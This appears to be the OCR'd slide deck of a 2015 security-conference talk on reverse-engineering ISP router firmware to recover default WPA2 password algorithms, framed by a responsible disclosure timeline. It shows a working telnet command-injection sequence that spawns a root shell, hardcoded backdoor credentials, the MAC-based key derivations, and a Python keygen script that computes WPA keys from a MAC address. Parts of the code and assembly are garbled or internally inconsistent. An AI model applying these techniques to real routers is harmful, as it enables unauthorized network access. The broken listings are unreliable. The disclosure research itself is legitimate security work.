

Scrutinizing WPA2 Password Generating Algorithms in Wireless Routers

Radboud University Nijmegen
(The Netherlands)

MSc Eduardo Novella MSc Carlo Meijer
Dr. ir. Roel Verdult

{ednolo@alumni.upv.es, carlo@youcontent.nl, rverdult@cs.ru.nl}

The Kerckhoffs Institute & The Digital Security
Radboud University Nijmegen

Las Vegas,
04 August 2015





Outline

Who we are

Introduction

Methodology

Findings & Vulnerabilities

Conclusion

Q&A



Eduardo Novella

- MSc at The Kerckhoffs Institute (Radboud Nijmegen)
- Security Analyst at Riscure (Delft)
- Focused on embedded security (PayTV industry)
- Blog: <http://www.ednolo.alumnos.upv.es>

Delft (NL) & San Francisco (USA)

rISCURE

<https://www.riscure.com>



Carlo Meijer and Roel Verdult

Roel Verdult

- RFID hacking
- libNFC developer
- Attacking wireless crypto-protocols:
 - Mifare
 - iClass
 - Hitag2
 - Megamos Crypto
 - Atmel CryptoMemory
 - ...

Carlo Meijer

- MSc student at the Kerckhoffs Institute
- Future PhD at Radboud
- New Mifare attack

<http://www.cs.ru.nl/~rverdult/publications.html>



What this talk is about

Main ideas:

- ① Basic hardware hacking
- ② Propose a methodology to reverse-engineer routers
- ③ Find out WPA2 password generating algorithms used by ISPs
- ④ Responsible disclosure procedure with Dutch ISPs and NCSC ^a

^a<https://www.ncsc.nl/english>



Timeline

Responsible disclosure

- ① 2014-12-20 Communication with NCSC ^a
- ② 2015-01-?? Radboud Nijmegen & NCSC contact with ISPs
- ③ 2015-02-01 Dutch ISPs are aware about the vulnerabilities
- ④ 2015-04-02 1st meeting with ISPs. Presentation
- ⑤ 2015-04-29 2nd meeting with ISPs. Presentation
- ⑥ 2015-08-04 Talk at Bsides Las Vegas-PasswordsCON
- ⑦ 2015-08-11 Full disclosure at USENIX WOOT'15

^a<https://www.ncsc.nl/english>



Wireless Authentication & Deauthentication




Figure : WPA2 4-way handshake authentication




Figure : WPA2 deauthentication



Obtaining the firmware

All the information resides into the firmware image,

Steps:

- ① Available download
- ② Exploiting a vulnerability
- ③ Debug interfaces: UART and JTAG
- ④ Desoldering the flash chip



OS Command injection

```

Connected to 192.168.1.1.
Escape character is '^]'.
BCM96368 Broadband Router
Login: user
Password:
> ping 2>/dev/null && sh
Warning: operator & is not supported!
> ping 2>/dev/null ; sh
Warning: operator ; is not supported!
> ping 2>/dev/null | sh
> ping 2>/dev/null | ps w | grep telnet
20035 : ?C0r 5000 S telnetd -m 0
20036 : ?C0r 5004 S telnetd -m 0
20120 : ?C0r 1532 S sh -c ping 2>/dev/null | ps w | grep telnet
20123 : ?C0r 1532 S grep telnet
> ping 2>/dev/null | cat /proc/20036/fd/0 | sh
echo $USER
root
route -n


```

Kernel IP routing table

Destination	Gateway	Genmask	Flags	Metric	Ref	Use	Iface
96.1	0.0.0.0	255.255.255.255	UH	0	0	0	ppp1.2
238.4	10.80.0.1	255.255.255.252	UG	0	0	0	ptm0.1
4.56	10.80.0.1	255.255.255.252	UG	0	0	0	ptm0.1
5.160	10.144.0.1	255.255.255.240	UG	0	0	0	ptm0.3
5.176	10.144.0.1	255.255.255.240	UG	0	0	0	ptm0.3
5.144	10.144.0.1	255.255.255.240	UG	0	0	0	ptm0.3




UART'ing a device






JTAG'ing a MIPS SoC





Dumping the EEPROM





Comtrend: Findings

- ① OpenWRT into RAM to enable telnet → Dump FW via UART
- ② OS command injection in Telnet service → Dump FW
- ③ **Backdoors detected in all routers**
- ④ Stack buffer overflow in HTTP server → ROP
- ⑤ **WPA2 password generating algorithms**



Comtrend: Backdoors and super-admin

① Firmware dumped via serial console UART

② Credentials are hardcoded

- Cannot be changed by customer
- Cannot be changed by ISP without fw update
- **Plaintext**, not hashed

```
muve  $s0, $v0
la  $v0, glbAccessMode
lw  $s3, ($glbAccessMode - 0x100BCA10)($v0)
li  $s3, 1
bne  $s3, $v0, loc_4EE4D4
li  $v0, 2
```

```
la  $a1, 0x550000
lw  $s0, (dword_100128D0 - 0x10012840)($s2)
la  $t9, strcmp
addiu $a1, ($User - 0x550000) // "user"
jalr $t9 : strcmp
move $s0, $s0 // s1
beqz $v0, loc_4EE4FB
lw  $gp, 0x40+var_30($sp)
```

```
la  $a1, 0x550000
la  $t9, strcmp
move $s0, $s0 // s1
jalr $t9 : strcmp
addiu $a1, ($af16kyub - 0x550000) // "AF16Kyub"
begz $v0, loc_4EE4FB
lw  $gp, 0x40+var_30($sp)
```

If (this user) then "admin mode"

```
li  $v0, 2
loc_4EE4D4:
bne  $s3, $v0, loc_4EE500
la  $t9, m_burn
```

```
la  $a1, 0x550000
la  $t9, strcmp
lw  $s0, (dword_100128D0 - 0x10012840)($s2) // s1
jalr $t9 : strcmp
addiu $a1, ($admin - 0x550000) // "admin"
beqz $v0, loc_4EE500
```



Comtrend: Command Injection in telnet service

① Telnet command sanitization

```

la    $a0, 0x550000
la    $t9, puts
jalr  $t9 : puts
addiu $a0, ($WarningOperator - 0x550000)  // "Warning: operator & is not supported"
lw    $gp, 0x80+var_A8($sp)
move  $a0, $s0
li    $a2, 2
la    $a1, 0x550000
la    $t9, strcpy
jalr  $t9 : strcpy
addiu $a1, ($dword_549C84 - 0x550000)
lw    $gp, 0x80+var_A8($sp)

```

- Checks for '&'
 - Checks for ';'
 - Does **not** check for '|'
- still vulnerable

```

loc_45E6D0:
la    $t9, strchr
move  $a0, $s3
jalr  $t9 : strchr
li    $a1, 0x3B
move  $s0, $v0
beqz $v0, loc_45E71C
lw    $gp, 0x80+var_A8($sp)

```

What about pipe "|" ?
And quotes `` ?

```

la    $a0, 0x550000
la    $t9, puts
jalr  $t9 : puts
addiu $a0, ($WarningOperator - 0x550000)  // "Warning: operator ; is not supported"
lw    $gp, 0x80+var_A8($sp)
move  $a0, $s0
li    $a2, 2
la    $a1, 0x550000
la    $t9, strcpy
jalr  $t9 : strcpy
addiu $a1, ($dword_549C84 - 0x550000)
lw    $gp, 0x80+var_A8($sp)

```



Comtrend: How to obtain WPA keys?

```

la    $a1, 0x550000
la    $t9, strcasecmp
move  $a0, $s0          # s1
jalr  $t9 : strcasecmp
addiu $a1, (aVersion - 0x550000)  # "version"
lw    $gp, 0xB8+var_A8($sp)
beqz $v0, loc_45E7E0
la    $t9, _ZN11CliShellCmd17processVersionCmdEPc  # cliShellCmd::processVersionCmd(char *)

```

```

la    $a1, 0x550000
la    $t9, strcasecmp
move  $a0, $s0          # s1
jalr  $t9 : strcasecmp
addiu $a1, (aMd5wpaKey - 0x550000)  # "md5wpaKey"
lw    $gp, 0xB8+var_A8($sp)
beqz $v0, loc_45E7E0
la    $t9, _ZN11CliShellCmd23processShowMD5WPAkeyCmdEPc  # cliShellCmd::processShowMD5WPAkeyCmd(char *)

```

commands in the constrained shell via telnet

```

la    $a1, 0x550000
la    $t9, strcasecmp
move  $a0, $s0          # s1
jalr  $t9 : strcasecmp
addiu $a1, (aVdsl - 0x550000)  # "vdsl"
lw    $gp, 0xB8+var_A8($sp)
beqz $v0, loc_45E7E0
la    $t9, _ZN11CliShellCmd22processShowVDSDLInfoCmdEPc  # cliShellCmd::processShowVDSDLInfoCmd(char *)

```



Comtrend: How to obtain WPA keys?

```

move    $t1, $zero          # c
lw      $gp, 0x50+var_40($sp)
la      $a0, 0x550000
la      $a1, 0x540000
la      $t9, fopen
addiu   $a0, (aMd5sumVarMd5en+0x18 - 0x550000) # filename
jalr   $t9 : fopen
addiu   $a1, (aMd5sumVarMd5en::ascii "md5sum /var/md5encode > /var/md5result"<0>
lw      $gp, 0x50+va
move    $s0, $v0
move    $a0, $s1            # s
la      $t9, memset
move    $a1, $zero           # c
beqz   $v0, loc_45C03C
li      $a2, 0x21            # n

```

```

jalr   $t9 : memset
nop
lw      $gp, 0x50+var_40($sp)
move    $a0, $s1            # s
li      $a1, 0xD             # n
la      $t9, fgets
jalr   $t9 : fgets
move    $a2, $s0              # stream
lw      $gp, 0x50+var_40($sp)
move    $a2, $s1
la      $v0, stdout
la      $a1, 0x550000
la      $t9, fprintf
lw      $a0, (stdout - 0x100189CC) ($v0) # stream
jalr   $t9 : fprintf
addiu   $a1, (aWpaKeyS - 0x550000) # "wpakey:%s\n"
lw      $gp, 0x50+var_40($sp)

```



Comtrend: How to obtain WPA keys?

```
loc_49CECC:  
lw      $v0, 0($a2)  
lw      $v1, 4($a2)  
lw      $a0, 8($a2)  
lw      $a1, 0xc($a2)  
addiu $a2, 0x10  
sw      $v0, 0($a3)  
sw      $v1, 4($a3)  
sw      $a0, 8($a3)  
sw      $a1, 0xc($a3)  
t
```



Comtrend: How to obtain WPA keys?

```

lw      $v1, 0($a2)
lhu    $a0, 4($a2)
lbu    $v0, 6($a2)
la     $t9, bcmSystemEx
sw      $v1, 0($a3)
sh      $a0, 4($a3)
sb      $v0, 6($a3)
move   $a0, $s0
jalr   $t9 : bcmSystemEx
li     $a1, 1
lw      $gp, 0x2D8+var_2B0($sp)
move   $a0, $s0
la     $v1, 0x550000
la     $t9, bcmSystemEx
addiu $v0, $v1, (aRmVarMd5encode - 0x550000) ## "rm /var/md5encode"
lhu    $a3, (aRmVarMd5encode+0x10 - 0x553960) ($v0)
lw      $a1, (aRmVarMd5encode+4 - 0x553960) ($v0)
lw      $a2, (aRmVarMd5encode+8 - 0x553960) ($v0)
lw      $v1, (aRmVarMd5encode - 0x550000) ($v1) ## "rm /var/md5encode"
lw      $v0, (aRmVarMd5encode+0xC - 0x553960) ($v0)
sw      $a1, 0x2D8+var_24C($sp)

```

What about patching the FW
image with
ls /var/md5encode ??



Comtrend: How to obtain WPA keys?

MD5(
constant seed,
lowercase ethernet mac address,
uppercase wifi mac address
)

```
> Frame 4226: 518 bytes on wire (4144 bits), 518 bytes captured
> Radiotap Header v0, Length 14
< IEEE 802.11 QoS Data, Flags: .p....T
  - Type/Subtype: QoS Data (0x0028)
  - Frame Control Field: 0x0841
  - .000 0000 0000 0000 = Duration: 0 microseconds
  - Receiver address: 00:1a:2b: (00:1a:2b: )
  - BSS Id: 00:1a:2b: (00:1a:2b: )
  - Transmitter address: ( )
  - Source address: ( )
  - Destination address: 38:72:c0:... (38:72:c0: )
  - Fragment number: 0
  - Sequence number: 823
  - QoS Control: 0x0000
  - CCMP parameters
> Data (470 bytes)
```

Wifi mac Ethernet mac

- ① 802.11 headers hold mac addresses in plaintext
 - Capturing a single raw packet is sufficient
 - Allows **instant** computation of passphrase
- ② Bruteforce: 2^{24} . Minutes using GPUs



Comtrend: Biggest ISP in Spain, 2010

Figure : Same algorithm, different secret seed

```
wifiway # ssh 1234@192.168.1.1
The authenticity of host '192.168.1.1' (192.168.1.1) can't be established.
RSA key fingerprint is e5:f5:24:75:70:e5:4b:08:c6:e9:49:5e:1f:5b:e1:7a.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.1' (RSA) to the list of known hosts.
1234@192.168.1.1's password:
> sysinfo && sh
Number of processes: 30
12:02am up 2 min,
load average: 1 min:0.16, 5 min:0.13, 15 min:0.05
              total        used        free      shared      buffers
Mem:       13912      13684       228          0         948
Swap:          0          0          0
Total:      13912      13684       228

BusyBox v1.00 (2009.07.09-10:31+0000) Built-in shell (msh)
Enter 'help' for a list of built-in commands.

# cat /var/m5encode
# cat /var/m5encode
bcgbhg64688C08E5B664688C08E509#
```

Figure : They forgot to remove the plaintext!



Sitecom





Sitecom: Previous Findings

Italian researchers released the following problems:¹

- ① Sitecom WLM-3500 backdoor accounts
- ② WLM-3500 and WLM-5500 → Wireless keys
- ③ Firmware obfuscation → XOR encryption
- ④ WLR-4000 and WLR-4004 → Wireless keys
- ⑤ Several web flaws

¹<http://blog.emaze.net>



Sitecom: Our findings

- ① WLR-2100 and WLR-2500 → New algorithm
- ② WLR-XXXX and WLR-XXXX → Confirm all affected
- ③ WL-XXX and WL-XXX → New algorithm
- ④ **Around 90% are affected** → Only MAC is needed :(



Sitecom: WLR-2X00

We emulated an stripped MIPS binary:

```
$ chroot . ./qemu-mips-static bin/AutoWPA 000cf6ec73a0 wpamac  
flash set WLAN-WPA-PSK NUWFBAYQJNXH  
flash set USER-PASSWORD NUWFBAYQJNXH  
flash set WEP128-KEY1-1 4e555746424159514a4e584800
```

MD5(MAC address) converting to charset (A-Z)



Sitecom: WLR-2X00

```
53 import re
54 import sys
55 import hashlib
56
57 charset = 'ABCDEFGHIJKLMNPQRSTUVWXYZ' # Missing I,O
58
59 def generateKey(magic_nr):
60     key = ''
61     i = 0
62     while (i<12):
63         key += charset[magic_nr%24]
64         magic_nr /= 24
65         i += 1
66     return key
67
68 def main():
69
70     if (len(sys.argv)!=2):
71         sys.exit('![!] Enter MAC as argument\n\n\tUsage: python %s 000cf6ec73a0' %(sys.argv[0]))
72
73     mac = re.sub(r'^[a-fA-F0-9]', '', sys.argv[1])
74     if len(mac) != 12:
75         sys.exit('![!] Check MAC format!')
76
77     md5 = hashlib.md5()
78     md5.update(sys.argv[1])
79
80     key = generateKey(int(md5.hexdigest()[-16:],16))
81
82     print "MAC          : %s" % (mac)
83     print "WLAN_WPA_PSK : %s" % (key)
84     print "USER_PASSWORD : %s" % (key)
85
86     print "\nWEP128 KEY1 : %s" % (key)
87     print "WEP128 KEY2 : %s" % (key)
```



Sitecom: WPA generation



```

glob __new_generateWPA2PSKbyMac
new_generateWPA2PSKbyMac

old_ED28:
la    $s1,0x10000
move  $s0,$s1
jalr  $t9,_strcpy
addiu $s1,(e23456789abcdef-0x10000) # "23456789ABCDEFGHJKLMNPQRSTUVWXYZ238B2"
lw    $gp,0x100+ver_F0($sp)
move  $s0,$s2
la    $s1,0x10000
la    $t9,_strcpy
b     loc_ED4C
addiu $s1,(eW0xdynju8vzabl - 0x10000) # "WXCDYNJU8V2ABKL46P07RS9T2E5H3MF0PWR2"

new_ED4C:
la    $s1,0x10000
move  $s0,$s1
jalr  $t9,_strcpy
addiu $s1,(e0123456789ab_3-0x10000) # "0123456789ABCDEFGHJKLMNPQRSTUVWXYZ2"
lw    $gp,0x100+ver_F0($sp)
move  $s0,$s2
la    $s1,0x10000
la    $t9,_strcpy
addiu $s1,(eW0x1cdynju8voz - 0x10000) # "W0X1CDYNJU8VOZA0BKL46P07RS9T2E5H13MFG"


```

In: FD4C

Figure : Old-New algorithm. Around 40 models are affected



Sitecom: WPS generation





Thomsom




Figure : Generating ESSIDs from the SN



Thomsom

```

sw    $v0, 0x70+var_40($sp)
lw    $v0, (dword_80D3A640 - 0x80D3A634) ($v1)
sw    $v0, 0x70+var_3C($sp)
lw    $v0, (dword_80D3A644 - 0x80D3A634) ($v1)
sw    $v0, 0x70+var_38($sp)
lui   $v0, 0x80D4
addiu $v1, $v0, (aThom_d07d - 0x80D40000)      # "Thom_D%07d"
lw    $v0, aThom_d07d  # "Thom_D%07d"
sw    $v0, 0x70+var_30($sp)
lw    $v0, (aThom_d07d+4 - 0x80D3A648) ($v1)
sw    $v0, 0x70+var_2C($sp)
lw    $v0, (aThom_d07d+8 - 0x80D3A648) ($v1)
sw    $v0, 0x70+var_28($sp)
lui   $v0, 0x80D4
addiu $v1, $v0, (aThom_g07d - 0x80D40000)      # "Thom_G%07d"
lw    $v0, aThom_g07d  # "Thom_G%07d"
sw    $v0, 0x70+var_20($sp)
lw    $v0, (aThom_g07d+4 - 0x80D3A654) ($v1)
sw    $v0, 0x70+var_1C($sp)
lw    $v0, (aThom_g07d+8 - 0x80D3A654) ($v1)
sw    $v0, 0x70+var_18($sp)
jal   sub_805468C4
move  $a1, $sp
bnez $s1, loc_80545EE0
li    $v0, 1

```



Thomsom




Figure : Generating PSKs from the SN



Thomsom in The Netherlands

```

ESSID%08d
algorithm
public
hidden
ESSID
WPA
charset
A-Z

asm
addiu    $a4, $sp, 0x40+var_28
lui      $a1, 0x0004
jal      sprintf
la      $v0, a8d
move    $a0, zero
addiu    $t0, $sp, 0x40+var_28
li      $a3, 0x4EC4EC4F

loc_80546620:
addu    $s2, $s0, $v1
addu    $s0, $t0, $v1
lb      $s0, 0($s0)
addiu   $s1, $v1, 1
addiu   $s0, $v1, 0
slti    $v1, $s1, 0
novez   $s0, $s1, $v1
sra     $s0, 3
sll     $s0, 3
subu    $s0, $s1, $v0
addu    $s0, $t0, $v0
lb      $s0, 0($s0)
nult    $s0, $s0
mfhi    $v1
sra     $s0, 3
sra     $s0, $s0, 31
subu    $s0, $v0
sll     $s0, $v1, 1
addu    $s0, $v1
sll     $s0, 2
addu    $s0, $v1
sll     $s0, 1
subu    $s0, $v0
addiu   $s0, 0x41 || 'a'
sb      $s0, 0($s2)
slti    $v0, $s1, 0
bnez   $v0, loc_80546620
move    $v1, $s1

addu    $s0, $s0, $a1
sb      $zero, 0($s0)

```

94719edAE¹¹
- 0x80D346E4) (\$v0) 94719edAE¹¹
3 - 0x80D346E4) (\$v0)

Figure : We fully reverse-engineered the algorithm used in Holland



Thomsom in more countries

The image shows three vertically stacked assembly code windows from a debugger or disassembler. The top window is titled 'generator:' and contains the following assembly:

```
generator:  
var_10=-0x10  
var_C=-0xC  
  
addiu $sp, -0x20  
sw $ra, 0x20+var_C($sp)  
sw $sb, 0x20+var_10($sp)  
move $sb, $a1  
jal generatehash  
move $a1, $sp  
move $a2, $zero  
li $a3, 0xCCCCCCCC compiler optimizations  
Divisible by 5,10
```

The middle window is titled 'cutdown hash_to_26_digits:' and contains the following assembly:

```
cutdown hash_to_26_digits:  
addu $a1, $s0, $a2  
addu $v0, $sp, $a2  
lbu $a0, 0($v0)  
multu $s0, $a3  
mfhi $v1  
srl $v1, 3  
sll $v0, $v1, 2  
addu $v0, $v1  
sll $v0, 1  
subu $a0, $v0  
addiu $a0, 0x30 ## '0'  
addiu $a2, 1  
slt $v0, $a2, 14  
bne $v0, cutdown_hash_to_26_digits  
sb $a0, 0($a1)
```

The bottom window shows the final assembly output:

```
addu $v0, $s0, $a2  
sb $zero, 0($v0)
```

A red bracket on the right side of the middle window spans the entire assembly, with the text 'Divisible by 5,10' written below it.



Thomsom in more countries

```
generateHash_...:
var_40= -0x40
var_28= -0x28
var_20= -0x20
var_1C= -0x1C
var_18= -0x18
var_14= -0x14
var_10= -0x10

addiu $sp, -0x60
sw $ra, 0x60+var_10($sp)
sw $s3, 0x60+var_14($sp)
sw $s2, 0x60+var_18($sp)
sw $s1, 0x60+var_1C($sp)
sw $s0, 0x60+var_20($sp)
move $s2, $a0
jal sub_801AF1AC
move $s3, $a1
beqz $v0, loc_80546204
lw $ra, 0x60+var_10($sp)

jal jump_to_ra_exit
move $a0, $v0
addiu $s1, $sp, 0x60+var_28
move $a0, $s1
jal something_very_used_3
move $a1, $v0
jal load_store_specific_byte
move $a0, $s1
